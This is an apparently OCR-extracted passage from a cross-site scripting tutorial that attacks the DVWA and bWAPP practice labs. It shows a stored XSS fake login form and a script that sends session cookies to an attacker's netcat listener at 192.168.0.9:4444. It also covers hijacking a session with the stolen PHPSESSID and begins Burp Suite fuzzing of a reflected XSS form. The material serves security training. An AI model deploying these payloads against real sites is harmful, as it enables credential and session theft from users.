
```
<div style="position: absolute; left: 0px; top: 0px;
background-color:#fddacd;width: 1900px; height:
1300px;"><h2>Please login to continue!!</h2>

<br><form name="login"
action="http://192.168.0.9:4444/login.htm">

<table><tr><td>Username:</td><td><input type="text"
name="username"/></td></tr><tr><td>Password:</td>

<td><input type="password" name="password"/></td></tr><tr>

<td colspan=2 align=center><input type="submit"
value="Login"/></td></tr>

</table></form>
```



Now this malicious code has been stored into the web application's database.

Over at some other browser, think when a user tries to submit the feedback.


As soon as she hit the submit button, the browser executes up the script and he got welcomed with login form as **"Please login to continue !!"**.




Over on the other side, let's enable our listener as with

```
nc –lvp 4444
```

Now, as when she enters up her credentials, the scripts will boot up again and the entered credentials will travel to the attacker's listener.



Cool !! From the below screenshot, you can see that we've successfully captured up the victim's credentials.




Cookie Capturing


There are times when an attacker needs **authenticated cookies** of a logged-in user either to access his account or for some other malicious purpose.

So let's see how this XSS vulnerability empowers the attackers to capture the session cookies and how the attacker abuses them in order to get into the user's account.

*I've opened the vulnerable web-application **"DVWA"** over in my browser and logged-in inside with **admin: password.** Further, from the left-hand panel I've opted the vulnerability as **XSS (Stored),** over for this time let's keep the security to **low**.*




Let's enter our malicious payload over into the "Message" section, but before that, we need to increase the length of text-area as it is not sufficient to inject our payload. Therefore, open up the **inspect element tab by hitting *"Ctrl + I"*** to view it's given message length for the text area and then further change the message **maxlength field** from 50 -150.



Over in the following screenshot, you can see that I have injected the script which will thus capture up the cookie and will send the response to our listener when any user visits this page.


```
<script>new Image().src="http://192.168.0.9:4444?output="+document.cookie;</script>
```




Now, on the other side, let's set up our Netcat listener as with

```
nc –lvp 4444
```

Logout and **login again** as a new user or in some other browser, now if the user visits the **XSS (Stored)** page, his session cookies will thus get transferred to our listener




Great!! From the below screenshot you can see that, we've successfully captured up the authenticated cookies.




But what we could do with them?

Let's try to get into his account. I've opened up DVWA again but this time, we won't log in, rather I'll get with the captured cookies. I've used the **cookie editor** plugin in order to manipulate up the session.

From the below screenshot, you can see that, **I've changed the PHPSESID** with the one I captured and had manipulated the **security from impossible to low** and even decreased the **security _level from 1 to 0** and have thus saved up these changes. Let's even manipulate the URL by removing **login.php**



Great!! Now simply reloads the page, from the screenshot you can see are that we are into the application.




Exploitation with Burpsuite

Stored XSS is hard to find, but over on the other hand, Reflected XSS is very common and thus can be exploited with some simple clicks.

But wait, up till now we were only exploiting the web-applications that were not validated by the developers, so what about the restricted ones?


Web applications with the input fields are somewhere or the other vulnerable to XSS, but we can't exploit them with the bare hands, as they were secured up with some validations. Therefore in order to exploit such validated applications, we need some fuzzing tools and thus for the fuzzing thing, we can count on **BurpSuite**.

I've opened the target IP in my browser and login inside BWAPP as a **bee: bug**, further I've set the **"Choose Your Bug"** option to ***"XSS –Reflected (Post)"*** and had fired up the **hack button, and for this section, I've set the security to "medium"**




From the below screenshot, you can see that when we tried to execute our payload as **<script>alert("hello")</script>,** we hadn't got our desired result.

So, let's capture its ongoing **HTTP Request** in our burpsuite and will further share the captured request over to the **"Intruder".**

